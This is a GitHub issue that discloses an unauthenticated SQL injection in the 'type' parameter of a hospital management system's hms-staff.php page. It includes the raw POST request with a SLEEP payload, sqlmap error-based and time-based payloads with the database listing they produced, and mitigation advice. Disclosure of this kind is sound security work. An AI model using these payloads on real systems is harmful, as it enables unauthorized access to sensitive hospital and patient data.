New issue

Jump to bottom

Vulnerability/BUG - Unauthenticated bind boolean based sql injection via type parameter on hms-staff.php page #7

Open **aniketpr** opened this issue on Jun 6 · 0 comments

aniketpr commented on Jun 6


Hi

I found a SQL injection vulnerability in your hospital management system.

Page Request:-

```
POST /hospital/hms-staff.php HTTP/1.1
Host: 192.168.0.107
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Cookie: PHPSESSID=t8e8smm8d836b7lar1qb6l3avf
Connection: close

email=username&password=password&type=admin+WHERE+1=1+AND+SLEEP(10)--+-
```



The above query will only sleep the database for 10 seconds. Since it's a blind boolean-based injection, an attacker can dump all the databases using the `substr()` method or using the `SQLMAP` tool.

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: type (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=superman&password=superman&type=admin WHERE 2979=2979 AND (SELECT 9516 FROM(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(9516=9516,1))),0x717a6b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- klaK

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=superman&password=superman&type=admin WHERE 3240=3240 AND (SELECT 7448 FROM (SELECT(SLEEP(5)))Dguj)-- Gmbo
---
[16:11:15] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:11:15] [INFO] fetching database names
[16:11:15] [INFO] resumed: 'information_schema'
[16:11:15] [INFO] resumed: 'hospital'
[16:11:15] [INFO] resumed: 'mysql'
[16:11:15] [INFO] resumed: 'performance_schema'
[16:11:15] [INFO] resumed: 'phpmyadmin'
[16:11:15] [INFO] resumed: 'test'
available databases [6]:
[*] hospital
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Affect URL: `http://127.0.0.1/hms-staff.php`

Afftect Parameter: `type`

Payload: `admin+WHERE+1=1+AND+SLEEP(10)--+-`

Mitigation:

- Performing Whitelist Input Validation

- Use of Prepared Statements (with Parameterized Queries)

 **aniketpr** changed the title ~~**Vulnerability/BUG - SQL Injection on hms-staff.php page**~~ **Vulnerability/BUG - Unauthenticated bind boolean based sql injection via type parameter on hms-staff.php page** on Jun 6

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant